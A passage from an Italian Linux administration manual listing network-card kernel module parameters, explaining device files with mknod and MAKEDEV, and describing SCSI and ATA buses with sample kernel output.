D-Link DE-620	de620.o			io=*io* irq=*irq* bnc=1 | utp=1
DEC DEPCA DEC DE100 DEC DE101 DEC DE200 Turbo DEC DE201 Turbo DEC DE202 Turbo DEC DE210 DEC DE422	depca.o		depca=*io*	io=*io* irq=*irq*
Digi RightSwitch SE-X	dgsr.o			
Davicom DM9102 Davicom DM9102A Davicom DM9132 Davicom DM9801	dmfe.o			

Tabella 32.8. Parametri relativi alla gestione degli adattatori di rete.

Componente	Modulo	Doc	Parametri kernel	Parametri moduli
Cabletron E2100	e2100.o		e2100=*io*,*irq*,*mem*	io=*io* irq=*irq* mem=*mem*
i82595 (ISA) Intel EtherExpress Pro/10 Intel EtherExpress Pro/10+	eepro.o			io=*io* irq=*irq* mem=*memoria*
i82557, i82558 (PCI) Intel EtherExpress Pro	eepro100.o			
i82586 Intel EtherExpress 16	eexpress.o		ether=*irq*,*io*,eth*n*	io=*io* irq=*irq*
SMC 83c170 EPIC SMC 83c175 EPIC SMC EtherPower II 9432	epic100.o			
Racal-Interlan ES3210	es3210.o			io=*io* irq=*irq* mem=*memoria*
ICL EtherTeam 16i ICL EtherTeam 32	eth16i.o		eth16i=*io*,*irq*	ioaddr=*io* mediatype={bnc | tp | dix | auto | eprom}
DEC DE203 DEC DE204 DEC DE205	ewrk3.o		ewrk=*io*,*irq*	io=*io* irq=*irq*
Fujitsu FMV-18x Fujitsu FMV-181 Fujitsu FMV-182 Fujitsu FMV-183 Fujitsu FMV-184	fmv18x.o		fmv18x=*io*,*irq*	io=*io* irq=*irq*
Packet engines GNIC-II	hamachi.o			
Z85230 Comtrol Hostess SV11	ho- stess_sv11.o		hostess_sv11=*io*,*irq*,*dmabit*	io=*io* irq=*irq* dma=*dmabit*

Componente	Modulo	Doc	Parametri kernel	Parametri moduli
HP PCLAN/plus	hp-plus.o		hp-plus=*io*,*irq*	io=*io* irq=*irq*
HP LAN	hp.o		hp=*io*,*irq*	io=*io* irq=*irq*
100VG-AnyLan HP J2585A HP J2585B HP J2970 HP J2973 HP J2573 Compex ENET100-VG4 Compex 100-VG	hp100.o		hp100=*io*,eth*n*	hp100_port=*io*[,*io*]... hp100_name=eth*n*[,eth*n*]...

Tabella 32.9. Parametri relativi alla gestione degli adattatori di rete.

Componente	Modulo	Doc	Parametri kernel	Parametri moduli
IBM Token Ring 16/4	ibmtr.o		ibmtr=*io*,*irq*,*memoria*	io=*io* irq=*irq* mem=*memoria*
AMD «LANCE» AMD 7990 AMD 79c960 AMD 79c961 Allied Telesis AT1500 HP J2405A NE 2100 NE 2500	lance.o			io=*io*[,*io*[,*io*]] irq=*irq*[,*irq*[,*irq*]] dma=*dma*[,*dma*[,*dma*]]
Mylex LNE390 Mylex LNE390A Mylex LNE390B	lne390.o			io=*io* irq=*irq* mem=*memoria*
LocalTalk PC	ltpc.o			io=*io* irq=*irq*
MyriCOM MyriNET SBUS	my- ri_sbus.o			
National DP83815	natsemi.o			
NE1000, NE2000 (ISA)	ne.o		ether=*irq*,*io*,eth*n*	io=*io* irq=*irq*
NE2000 (PCI) RealTek RTL-8029 Winbond 89C940 Compex RL2000 KTI ET32P2 NetVin NV5000SC Via 82C926 SureCom NE34	ne2k-pci.o			
Novell NE3210	ne3210.o			io=*io* irq=*irq* mem=*memoria*
MiCom-Interlan NI5010	ni5010.o			io=*io* irq=*irq*
i82586 NI5210	ni52.o		ni52=*io*,*irq*	io=*io* irq=*irq* memstart=*memoria* memend=*memoria*
NI6510 NI6510 EtherBlaster	ni65.o			io=*io* irq=*irq* dma=*dma*
DEC 21040 DEC 21*40	old_tulip.o		old_tulip=*io*	io=*io*
AMD PCnet32 AMD PCnetPCI	pcnet32.o			
PLIP	plip.o		parport=*io*[,*irq*]	io=*io* irq=*irq*

Tabella 32.10. Parametri relativi alla gestione degli adattatori di rete.

Componente	Modulo	Doc	Parametri kernel	Parametri moduli
RedCreek Communications PCI	rcpci.o			
RealTek RTL8129 RealTek RTL8139	rtl8139.o			
Sangoma S502 Sangoma S508 Sangoma S502A Sangoma ES502A Sangoma S502E Sangoma S503 Sangoma S507 Sangoma S508 Sangoma S509	sdla.o			
Sangoma SDLA (libreria) Sangoma S502A Sangoma ES502A Sangoma S502E Sangoma S503 Sangoma S507 Sangoma S508 Sangoma S509	sdladrv.o			
SysKonnect Token Ring SysKonnect TR4/16(+) ISA SysKonnect TR4/16(+) PCI SysKonnect TR4/16 PCI	sktr.o			io=*io* irq=*irq*
SMC Ultra SMC EtherEZ	smc-ultra.o		smc-ultra=*io*,*irq*	io=*io* irq=*irq*
SMC Ultra32	smc-ultra32.o			
SMC 9000	smc9194.o		smc9194=*io*,*irq*	io=*io* irq=*irq*
auto				ifport=0
TP				ifport=1
AUI/BNC				ifport=2
Sun BigMac	sunbmac.o			
Sundance ST201	sundance.o			
Sun HME	sunhme.o			
Sun Quad	sunqe.o			

Tabella 32.11. Parametri relativi alla gestione degli adattatori di rete.

Componente	Modulo	Doc	Parametri kernel	Parametri moduli
TI ThunderLAN Compaq Netelligent 10/100 TX Compaq Netelligent 10 T Compaq Netelligent Netflex 3/P Compaq Netelligent Dual 10/100 TX Compaq Netelligent 10/100 TX Embedded Compaq Netelligent 10 T/2 Olicom OC-2325 Olicom OC-2183 Olicom OC-2326	tlan.o			io=*io* irq=*irq* speed={10Mbs|100Mbs} debug=0x0{1|2|3|4} aui=1 duplex={1|2}

Componente	Modulo	Doc	Parametri kernel	Parametri moduli
DEC 21x4x Tulip DEC 21040 SMC EtherPower 10 PCI (8432T) SMC EtherPower 10 PCI (8432BT) SMC EtherPower 10/100 PCI (9332DST) DEC EtherWORKS DE450 DEC EtherWORKS DE500-XA DEC QSILVERS's Znyx 312 etherarray Allied Telesis LA100PCI-T Danpex EN-9400 Cogent EM100-PCI Cogent EM110 Cogent EM400 Cogent EM960 Cogent EM964 Accton EN1203 Accton EN1207 Accton EtherDuo-PCI	tulip.o			
VIA Rhine VIA VT3043 Rhine-I VIA VT86C100A Rhine-II D-Link DFE-930-TX	via-rhine.o			
WaveLan ISA AT&T GIS (nee NCR) Wave-Lan	wavelan.o		wavelan=*io*	
WD8003 WD8013	wd.o		wd=*io*,*irq*,*mem_inizio* ,*mem_fine*	io=*io* irq=*irq* mem=*memoria* mem_end=*memoria*
Compex RL100ATX-PCI	winbond.o			
Packet Engines Yellofin G-NIC	yellowfin.o			
integrati Z85*30 per AX.25 Z8530 Z85230 Z85C30	z85230.o			

Esempi

- Scheda 3c503: indirizzo di I/O 300_{16}, livello di IRQ 9, ricetrasmettitore esterno (AUI).

  Parametri di avvio del kernel:

  ```
  ether=9,0x300,0,1,eth0
  ```

  Modulo '**`3c503`**'.

  ```
  io=0x300 irq=9 xcvr=1
  ```

- Scheda 3Com 3c509: indirizzo di I/O 210_{16}, IRQ 10.

  Parametri di avvio del kernel:

  ```
  ether=10,0x210,eth0
  ```

  Modulo '**`3c509`**'.

  ```
  io=0x210 irq=10
  ```

- Scheda compatibile NE2000: indirizzo di I/O 300_{16}, IRQ 11.

  Parametri di avvio del kernel:

  ```
  ether=11,0x300,eth0
  ```

  Modulo '**`ne`**'.

  ```
  io=0x300 irq=11
  ```

- Connessione PLIP su porta parallela: indirizzo di I/O 378_{16}, IRQ 7.

  Parametri di avvio del kernel (attivazione della porta parallela):

  ```
  parport=0x378,7
  ```

  Modulo '**`plip`**'.

  ```
  io=0x378 irq=7
  ```

32.4 Riferimenti

- *The official Red Hat Linux reference guide*, appendice *General parameters and modules*
  <*http://www.redhat.com/support/manuals/*>
- Sorgenti del kernel
  <*file:///usr/src/linux/drivers/*>
  <*file:///usr/src/linux/Documentation/*>
- File di configurazione dei moduli.
  Si può analizzare il file '`module-info`' che potrebbe trovarsi in '`/boot/`' o '`/etc/`'.
- Lauri Tischler, *Module HOWTO*
  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>
- Paul Gortmaker, *BootPrompt HOWTO*
  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>
- Paul Gortmaker, *Ethernet HOWTO*
  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

File di dispositivo

Nei sistemi Unix, come GNU/Linux, il kernel permette alle applicazioni di comunicare con le unità fisiche, ovvero i dispositivi, attraverso un'astrazione costituita dai *file di dispositivo*. Questi file sono di tipo speciale e tradizionalmente sono contenuti all'interno della directory '`/dev/`'.[1]

La particolarità di questi file sta nella definizione di due numeri, che in pratica costituiscono il canale di comunicazione con il kernel stesso. Si tratta del numero *primario* e del numero *secondario* (oppure *major* e *minor*, secondo la terminologia originale inglese), dove il primo rappresenta il tipo di dispositivo e il secondo serve a identificare esattamente un dispositivo particolare. Questi numeri dipendono dal kernel e di conseguenza possono variare da un sistema operativo Unix all'altro. Anche i nomi che si danno a questi file possono variare da un sistema Unix all'altro; in certi casi ci sono piccole differenze anche tra le stesse distribuzioni GNU/Linux. In ogni caso, il documento di riferimento per ciò che riguarda GNU/Linux, è il file '`/usr/src/linux/Documentation/devices.txt`', corrispondente a *Linux allocated devices*, aggiornato da H. Peter Anvin.

Dal momento che questi file servono solo in quanto contengono i numeri primario e secondario di un certo dispositivo, potrebbero funzionare anche collocati al di fuori della loro directory tradizionale, utilizzando eventualmente nomi differenti. Questa possibilità viene sfruttata da alcune distribuzioni GNU/Linux, nella fase di installazione, quando nei dischetti di avvio vengono creati al volo i file di dispositivo necessari a completare l'operazione, utilizzando eventualmente la directory temporanea per questo scopo.

I file di dispositivo si distinguono in due categorie, in base al fatto che l'hardware a cui corrispondono sia in grado di gestire un flusso di caratteri, presi ognuno singolarmente, oppure richieda che i dati siano raggruppati in blocchi di una dimensione determinata. Nel primo caso si parla di dispositivo a caratteri, mentre nel secondo di dispositivo a blocchi.

Dato che i dispositivi fisici sono gestiti attraverso questi file di dispositivo, l'accesso all'hardware viene controllato con i permessi che vengono dati a questi file. La gestione di questi permessi è molto importante nell'impostazione che viene data al sistema ed è uno dei punti su cui si trovano le differenze significative tra le varie distribuzioni GNU/Linux. Inoltre, l'esistenza di utenti e gruppi fittizi, con nomi come '**`floppy`**', '**`sys`**', '**`daemon`**' e altri, dipende spesso da questa esigenza di controllo dell'accesso ai dispositivi.

33.1 Creazione dei file di dispositivo

Quando si ricompila il kernel per includere la gestione di funzionalità particolari, per accedere a queste, o per accedere ai componenti fisici per i quali è stata stabilita la gestione, può essere necessario intervenire nella directory '`/dev/`' allo scopo di creare o modificare qualche file di dispositivo. In generale, le distribuzioni GNU/Linux tendono a prevedere tutti i file necessari, ma la stessa evoluzione del kernel introduce esigenze nuove e spesso la necessità di provvedere da soli a questi file. Inoltre, è difficile che siano disponibili dal principio tutti i file di dispositivo possibili e immaginabili.

I file di dispositivo si creano in particolare con il programma di servizio '**`mknod`**':

`mknod` [`-m` *modalità_dei_permessi*] *file* {`b`|`c`|`u`} [*n_primario n_secondario*]

[1] L'argomento dei file speciali, compresi quelli che rappresentano i dispositivi, viene ripreso in un altro capitolo. Tuttavia, è opportuno anticipare il problema, dal momento che è connesso strettamente alla creazione di kernel personalizzato.

Con la lettera «b» si crea un file di dispositivo a blocchi, mentre con la lettera «c», si crea un file di dispositivo a caratteri. Il caso particolare della lettera «u», riguarda un dispositivo a caratteri senza *buffer*.

Per esempio,

```
# mknod -m 0600 /dev/tty9 c 4 9
```

crea il file di dispositivo a caratteri '`/dev/tty9`', concedendo soltanto i permessi di lettura e di scrittura al proprietario;

```
# mknod -m 0660 /dev/hda1 b 3 1
```

crea il file di dispositivo a blocchi '`/dev/hda1`', concedendo i permessi di lettura e scrittura all'utente proprietario e al gruppo.

Anche se '**`mknod`**' è tutto quello che serve per creare i file di dispositivo necessari, non è sempre il mezzo più comodo per provvedere a questo problema. Infatti, occorre considerare anche le convenzioni della propria distribuzione GNU/Linux, anche per ciò che riguarda i permessi e l'appartenenza di questi file; inoltre non è sempre detto che si possano ricordare esattamente le caratteristiche dei file di dispositivo di cui si ha bisogno. Per questo viene in aiuto lo script '**`MAKEDEV`**', che tradizionalmente si deve trovare proprio nella directory '`/dev/`'. Questo script non è standard, ma il suo scopo lo è: facilitare la creazione dei file di dispositivo.

`/dev/MAKEDEV` *dispositivo*...

Generalmente si possono indicare come argomento uno o più nomi di file di dispositivo, senza indicare il percorso. Questi dovrebbero essere creati nella directory corrente. Per esempio,

```
# /dev/MAKEDEV tty1
```

crea il file di dispositivo corrispondente alla prima console virtuale, assegnandogli tutti gli altri attributi corretti;

```
# /dev/MAKEDEV hda
```

crea il file di dispositivo corrispondente al primo disco fisso ATA, assegnandogli tutti gli altri attributi corretti.

Parte ix

Bus

SCSI

Il bus SCSI,[1] ovvero *Small computer system interface* nasce nel 1982 come bus di sistema per usi generali. Si tratta di un bus che consente prestazioni molto elevate, che però richiede una gestione molto sofisticata che si traduce alla fine in un costo molto elevato, sia per l'unità di controllo, sia per i dispositivi che vi si collegano.

34.1 Caratteristiche

In un bus SCSI le unità periferiche sono individuate in base a un indirizzo di identificazione, ID, con l'aggiunta di un altro livello inferiore di identificazione, definito LUN (*Logical unit number*).

Lo standard si articola in molte varianti, nelle quali si possono distinguere due categorie fondamentali: *narrow* e *wide*. Nel primo caso si ha a disposizione un bus di 8 bit e sono disponibili otto indirizzi ID, da zero a sette; nel secondo il bus ha 16 bit e sono disponibili 16 indirizzi ID, da 0 a 15.

La gestione del bus è affidata a un'unità di controllo, che solitamente è separata dalla scheda madre. L'unità di controllo utilizza uno degli indirizzi ID disponibili, che precisamente deve essere il più elevato (7 o 15).


Solitamente, sull'unità di controllo è possibile collegare un cavetto piatto per raggiungere delle unità interne all'elaboratore e un cavo esterno per le periferiche separate. Queste connessioni costituiscono in pratica il bus; in particolare, le connessioni esterne di più unità periferiche avvengono a partire dall'unità immediatamente precedente, come prolungamento del bus stesso. La lunghezza complessiva del bus, includendo sia la connessione interna che quelle esterne, ha un limite; in generale, maggiori sono le prestazioni e minore è la lunghezza consentita.

Il bus, alla fine di ognuno dei due capi, deve avere delle terminazioni. Queste terminazioni sono inserite automaticamente dalle unità collegate, solitamente attraverso un ponticello o un micro interruttore. In pratica, l'ultima unità di ogni capo del bus deve avere la terminazione attivata, mentre quelle intermedie non devono averla; quando esistono dispositivi collegati solo all'interno dell'elaboratore, oppure solo all'esterno, l'unità di controllo costituisce uno dei capi del bus, per cui si deve configurare l'unità stessa in modo da abilitare la terminazione anche al suo interno.

> La mancanza delle terminazioni o la presenza di dispositivi con la terminazione attivata quando non si trovano all'estremità del bus provoca dei malfunzionamenti, che possono essere anche solo intermittenti; nello stesso modo un cavo interno o esterno un po' difettoso, può creare gli stessi problemi.

Esistono due tipi di cavo, a seconda della dimensione del bus: 50 poli per lo standard a 8 bit e 68 poli per lo standard a 16 bit.

[1] SCSI si pronuncia «s-c-a-s-i».

Figura 34.1. Connettore a 50 poli per una connessione SCSI interna a 8 bit. Il lato esterno corrispondente al terminale numero uno ha una colorazione differente; in questo caso si tratta del lato sinistro.

Ogni dispositivo collegato al bus SCSI deve avere un indirizzo ID differente dagli altri. L'indirizzo LUN consentirebbe a più componenti di condividere un solo indirizzo ID; tuttavia, di solito un indirizzo ID corrisponde a un dispositivo solo; se poi questo ne ha la necessità, può gestire l'indirizzo LUN per individuare delle sotto componenti. L'indirizzo LUN può andare da zero a sette; quando un dispositivo non utilizza in pratica l'indirizzo LUN, questo corrisponde allo zero.

La quantità massima di dispositivi che si possono collegare al bus può essere limitata dalle caratteristiche fisiche dello stesso, anche quando si potrebbe disporre di molti altri indirizzi ID.

Gli indirizzi ID hanno una priorità: il valore più alto è quello che ha la precedenza, cosa che spiega il motivo per cui l'unità di controllo ha sempre il numero più alto; l'indirizzo zero è l'ultimo a essere preso in considerazione. In condizioni normali, al contrario, la ricerca per un'unità di avvio, come un disco fisso, inizia a partire dall'indirizzo zero. In base a questa logica, i dischi fissi si collocano solitamente nei primi indirizzi ID, mentre negli ultimi vanno messi quei dispositivi che necessitano di una certa continuità nel flusso di dati, come potrebbe essere un masterizzatore.

Tabella 34.1. Caratteristiche sommarie dei vari standard SCSI.

Standard	Modalità di trasferimento	Dimensione del bus	Velocità massima di trasferimento in Mbyte/s (10^6 byte)	Cablaggio	Dispositivi collegabili (oltre all'unità di controllo)	Lunghezza massima del cablaggio
SCSI-1	SCSI-1	8	5	50 poli	7	6 m
SCSI-2	Wide SCSI	16	10	68 poli	15	6 m
SCSI-2	Fast SCSI	8	10	50 poli	7	3 m
SCSI-2	Fast Wide SCSI	16	20	68 poli	15	3 m
SCSI-3 SPI	Ultra SCSI	8	20	50 poli	7	1,5 m
SCSI-3 SPI	Wide Ultra SCSI	16	40	68 poli	7	1,5 m
SCSI-3 SPI-2	Ultra2 SCSI	8	40	50 poli	7	12 m
SCSI-3 SPI-2	Wide Ultra2 SCSI	16	80	68 poli	15	12 m
SCSI-3 SPI-3	Ultra3 SCSI	16	160	68 poli	15	12 m
SCSI-3 SPI-3	Ultra160 SCSI	16	160	15	68 poli	12 m

Standard	Modalità di trasferimento	Dimensione del bus	Velocità massima di trasferimento in Mbyte/s (10^6 byte)	Cablaggio	Dispositivi collegabili (oltre all'unità di controllo)	Lunghezza massima del cablaggio
SCSI-3 SPI-3	Ultra160+ SCSI	16	160	15	68 poli	12 m
SCSI-3 SPI-4	Ultra320 SCSI	16	320	15	68 poli	12 m

34.1.1 Coordinate di un componente SCSI

Per identificare un componente collegato a un bus SCSI di un elaboratore, vanno considerati quattro livelli: l'unità di controllo; il bus (perché l'unità stessa potrebbe essere in grado di gestire più canali; l'indirizzo ID; l'indirizzo LUN.

Il bus, inteso in questo contesto, viene definito *canale*. Quando un'unità di controllo ne gestisce uno solo, il suo indirizzo corrisponde a zero.

34.2 Gestione da parte di un kernel Linux

La gestione di un bus SCSI da parte di un kernel Linux dipende dall'inclusione di codice specifico per ogni tipo particolare di unità di controllo. Ciò avviene nella sezione *`SCSI support`* (29.2.11), all'interno della quale occorre comunque elencare le unità che si vogliono gestire.

Se l'unità di controllo serve a gestire un disco usato per l'avvio del sistema, occorre valutare la possibilità di includere il codice necessario per questa nel file principale del kernel, perché un modulo creerebbe delle complicazioni.

La gestione ad alto livello da parte del kernel Linux prevede una serie di file di dispositivo, di cui i principali sono quelli seguenti:

- '`/dev/sd`*n*' *disk driver*
  per le unità di memorizzazione a disco (ad accesso diretto);
- '`/dev/st`*n*' e '`/dev/nst`*n*' *tape driver*
  per le unità a nastro;
- '`/dev/sr`*n*' oppure '`/dev/scd`*n*' *CD-ROM driver*
  per i lettori CD-ROM;
- '`/dev/sg`*n*' *generic driver*
  per tutto il resto che non può essere classificato diversamente.

Alcuni tipi di componenti SCSI possono richiedere di accedere sia a un file di dispositivo particolare, sia a quello generico. Per esempio, un masterizzatore di CD-ROM, utilizza un file di dispositivo '`/dev/sr`*n*', oppure '`/dev/scd`*n*', quando legge un CD, ma per la masterizzazione serve anche il file di dispositivo generico '`/dev/sg`*n*' corrispondente.

Questi file di dispositivo sono elencati dettagliatamente nel documento *Linux allocated devices*, mantenuto da Peter H. Anvin e corrispondente al file <*file:///usr/src/linux/Documentation/devices.txt*>. Lì si possono trovare anche altri file di dispositivo per componenti particolari che si collegano a unità di controllo SCSI.

34.3 Informazioni da un kernel Linux

Un kernel Linux può dare informazioni importanti sul bus SCSI e sui dispositivi che vi sono collegati, quando si cerca di scoprire l'origine di un problema. Si accede a queste informazioni solitamente attraverso '**dmesg**'; l'esempio mostra anche l'uso di '**less**' per scorrere il risultato sullo schermo:

```
$ dmesg | less
```

Nella prima parte si ottengono informazioni sulla prima unità di controllo, identificata dalla sigla '**scsi0**':

```
SCSI subsystem driver Revision: 1.00
PCI: Found IRQ 10 for device 00:14.0
(scsi0) <Adaptec AHA-2940A Ultra SCSI host adapter> found at PCI 0/20/0
(scsi0) Narrow Channel, SCSI ID=7, 3/255 SCBs
(scsi0) Cables present (Int-50 YES, Ext-50 NO)
(scsi0) Downloading sequencer code... 422 instructions downloaded
scsi0 : Adaptec AHA274x/284x/294x (EISA/VLB/PCI-Fast SCSI) 5.2.1/5.2.0
       <Adaptec AHA-2940A Ultra SCSI host adapter>
```

In questo caso, si tratta di un'unità di controllo Ultra SCSI a otto bit (*narrow channel*) che di conseguenza può usare cavi a 50 poli. Osservando l'esempio, si vede che è presente il cavo interno, mentre non è collegato nulla all'esterno.

Successivamente si passa ai componenti installati su questo bus:

```
(scsi0:0:0:0) Synchronous at 10.0 Mbyte/sec, offset 10.
  Vendor: FUJITSU   Model: M2513A            Rev: 1200
  Type:   Direct-Access                      ANSI SCSI revision: 01
(scsi0:0:3:0) Synchronous at 10.0 Mbyte/sec, offset 15.
  Vendor: TEAC      Model: CD-R55S           Rev: 1.0E
  Type:   CD-ROM                             ANSI SCSI revision: 02
```

In questo caso è presente un'unità a dischetti magneto-ottici con indirizzo ID pari a zero e un masterizzatore con indirizzo tre. In entrambi i casi, l'indirizzo LUN è zero. Per la precisione, le coordinate vanno lette nel modo seguente, dove *n* rappresenta l'*n*-esima unità di controllo SCSI, a partire da zero:

(scsi*n* : *canale* : *id* : *lun*)

In particolare, l'emulazione SCSI per le unità di controllo ATA viene annotata come se fosse un'unità di controllo SCSI aggiuntiva:

```
scsi1 : SCSI host adapter emulation for IDE ATAPI devices
```

Infine, quanto possibile, vengono individuate le caratteristiche dei componenti SCSI installati:

```
Detected scsi removable disk sda at scsi0, channel 0, id 0, lun 0
SCSI device sda: 446325 512-byte hdwr sectors (229 MB)
sda: Write Protect is off
 sda: unknown partition table
```

In questo caso si vede l'abbinamento del file di dispositivo '`/dev/sda`' all'unità magneto-ottica collocata nel primo canale (bus) della prima unità di controllo, all'indirizzo ID zero e all'indirizzo LUN zero. Nel momento dell'avvio era presente un dischetto nell'unità, così le sue caratteristiche vengono indicate; diversamente verrebbe segnalato un errore.

```
Detected scsi CD-ROM sr0 at scsi0, channel 0, id 3, lun 0
sr0: scsi-1 drive
```

Infine viene individuato anche il masterizzatore, che in questo caso viene indicato come lettore CD-ROM, abbinato al file di dispositivo '`/dev/sr0`'.

Se l'unità di controllo SCSI è collocata a sua volta su un bus PCI, se ne possono trovare le tracce nel file virtuale '`/proc/pci`':

```
PCI devices found:
  ...
  Bus  0, device  20, function  0:
    SCSI storage controller: Adaptec AIC-7861 (rev 1).
      IRQ 10.
      Master Capable.  Latency=32.  Min Gnt=4.Max Lat=4.
      I/O at 0xe000 [0xe0ff].
      Non-prefetchable 32 bit memory at 0xd9001000 [0xd9001fff].
```

34.4 Riferimenti

- Charles M. Kozierok, *The PC guide*, *Small Computer System Interface (SCSI)*

  <*http://www.pcguide.com/ref/hdd/if/scsi/*>

- *SCSI Troubleshooting*, Advanced Media Service

  <*http://www.amsstorage.com/html/scsi_troubleshooting.html*>

- *The Linux gazette*, numero 44, agosto 1999, James T. Dennis, *The answer guy, Plug and pray SCAM*

  <*http://www.linuxgazette.com/issue44/tag/21.html*>

ATA: AT attachment

ATA, ovvero *AT attachment*, è un bus a 16 bit, nato originariamente per il collegamento di dischi fissi. Questo tipo di bus è conosciuto anche con altri nomi, che però non sono standard; in particolare «IDE» (*Integrated drive electronics*).

Il bus ATA venne definito quando la tecnologia cominciò a integrare l'elettronica dell'interfaccia nel disco fisso stesso, da cui viene l'acronimo IDE. Il primo elaboratore che abbia incorporato un bus ATA è stato proprio un IBM PC/AT, da cui il nome che giustifica l'acronimo ATA.

ll bus ATA ha avuto subito un grande successo e ancora oggi continua ad averlo, tanto che ormai le schede madri comuni ne incorporano uno, partendo dal presupposto che l'accesso ai dischi avvenga sempre secondo questa modalità. L'evoluzione dello standard ha portato a espandere le possibilità del bus, che originariamente permetteva solo il collegamento di dischi fissi, consentendo l'uso di altri tipi di dischi e non solo questo, attraverso le estensioni ATAPI (*ATA packet interface*).

35.1 Caratteristiche generali

Un bus ATA (ma in questo contesto si potrebbe usare il termine «canale») consente di collegare uno o due unità, attraverso una piattina con tre connettori da 40 poli (un connettore si collega all'unità di controllo ATA, mentre gli altri due servono per i componenti), come si vede nella figura 35.1. Un'estremità della piattina è colorata in modo diverso a indicare il lato in cui si trova il terminale numero uno.

Figura 35.1. Connettore a 40 poli e pezzo di piattina a 40 fili per una connessione ATA normale. In questo caso, il riferimento al terminale numero uno si trova sul lato destro.

I due dischi, o comunque i due componenti che si collegano all'unità di controllo devono essere distinti, essendo uno *master* e l'altro *slave*. Questa distinzione è indispensabile e in condizioni normali è necessario dichiarare questo ruolo dei componenti utilizzando dei ponticelli o dei micro interruttori. In questa situazione, utilizzando piattine normali diventa indifferente il collegamento dei componenti su questo o su quel connettore. In particolare, a differenza del bus SCSI non è richiesta alcuna terminazione.

Figura 35.2. Un'etichetta che appare su un disco fisso per guidare la configurazione in qualità di *master* o di *slave*, oppure lasciando che sia il cavo a definire la posizione.

Eventualmente esistono dei cavi ATA speciali che consentono di distinguere l'unità *master* da quella *slave* in base alla scelta del connettore utilizzato. Ma questo fatto richiede comunque

la selezione nelle unità stesse della modalità *cable select*, sempre attraverso ponticelli o micro interruttori.

Figura 35.3. Lato posteriore di un disco fisso in cui si vede il connettore da 40 poli (il terminale numero uno si trova nel lato destro); una fila di ponticelli per la selezione di *master*, *slave* o *cable select*; il connettore di alimentazione. Si osservi l'assenza di un piedino nella parte centrale del connettore.

Lo standard ATA, nella sua evoluzione, ha cercato di mantenere la compatibilità con il passato, per garantire che un'unità di controllo aggiornata sia in grado di funzionare anche con componenti ATA più vecchi e viceversa. In particolare, questo fatto serve a garantire che l'accoppiamento di due componenti eterogenei, collegati allo stesso canale, possano funzionare ugualmente. In pratica, nonostante le buone intenzioni, possono anche sorgere dei problemi di compatibilità; inoltre, l'accoppiamento di due componenti eterogenei comporta solitamente l'utilizzo del protocollo di comunicazione migliore che entrambi sono in grado di gestire, costringendo uno dei due a lavorare con prestazioni inferiori rispetto alle proprie possibilità.

Il protocollo ATA si è sviluppato nel tempo utilizzando tecniche diverse per la comunicazione dei dati. In particolare, le versioni più recenti che consentono velocità di trasferimento dati più elevate richiedono una piattina speciale, in cui ogni collegamento dei 40 poli esistenti viene separato da un filo di massa, allo scopo di ridurre le interferenze reciproche. Questo tipo di piattina a 80 fili ha anche la caratteristica di selezionare automaticamente il componente *master* e *slave*, pertanto questi devono essere configurati in modalità *cable select*.

Figura 35.4. Connettori per due canali ATA su una scheda madre. Il terminale numero uno si trova sul lato destro. Si osservi l'assenza di un piedino nella parte centrale del connettore.

35.2 Geometria dei dischi

I dischi (fissi o rimovibili che sia) hanno una geometria, definita in base a tre coordinate: cilindro, testina e settore. Nella prima edizione dello standard ATA era necessario indicare i valori massimi di queste coordinate nella configurazione del firmware. A partire da ATA-2 si è introdotta la capacità di identificare automaticamente la geometria dei dischi e di poterla ridefinire in base a ciò che è stato chiamato LBA, ovvero *Logical block addressing*.

Attraverso questo meccanismo, se il firmware è predisposto per farlo, è possibile superare i limiti alla quantità di cilindri e di testine che erano imposti dalla struttura tradizionale del firmware stesso. Tuttavia, perché sia possibile l'utilizzo di questa possibilità, è necessario anche che il sistema operativo e il sistema di avvio siano in grado di gestirla.

35.3 Caratteristiche del protocollo e configurazione del firmware

Attualmente, nell'ambito del protocollo ATA si distinguono tre modalità di comunicazione: PIO (*Programmed I/O*), DMA (che comunque si articola in due sotto categorie) e Ultra DMA. Ognuna di queste modalità ha poi dei livelli differenti, costituiti da un numero intero, dove lo zero rappresenta quello minimo con le prestazioni peggiori, mentre i valori successivi indicano una progressione.

- Il protocollo PIO è il primo a essere stato realizzato e ha la caratteristica di impegnare direttamente l'unità centrale (la CPU) per il suo funzionamento. La tabella 35.1 elenca le modalità PIO, ovvero i livelli di questo protocollo, in cui si può vedere che il numero cinque non appartiene allo standard codificato, ma probabilmente viene indicato da qualche costruttore, facendo riferimento a una velocità di trasferimento di 22 Mbyte/s.

  Tabella 35.1. Modalità PIO.

Modalità PIO	Velocità massima in Mbyte/s (10^6 byte/s)	Note
0	3,3	
1	5,2	
2	8,3	
3	11,1	
4	16,7	
5	22,2	Non standard.

  Di solito, la gestione del protocollo PIO può essere controllata dal firmware (il BIOS), con cui si può imporre una modalità particolare, oppure si può escludere del tutto, in favore di altri protocolli. Tuttavia, questo tipo di intervento si può richiedere solo se si incontrano dei problemi, in cui i componenti installati non sono in grado di determinare automaticamente il metodo migliore di funzionamento. Il programma di accesso alla configurazione del firmware potrebbe presentare le voci seguenti, dove in questo caso si lascia una gestione automatica del protocollo:

  ```
  Primary Master   PIO: Auto
  Primary Slave    PIO: Auto
  Secondary Master PIO: Auto
  Secondary Slave  PIO: Auto
  ```

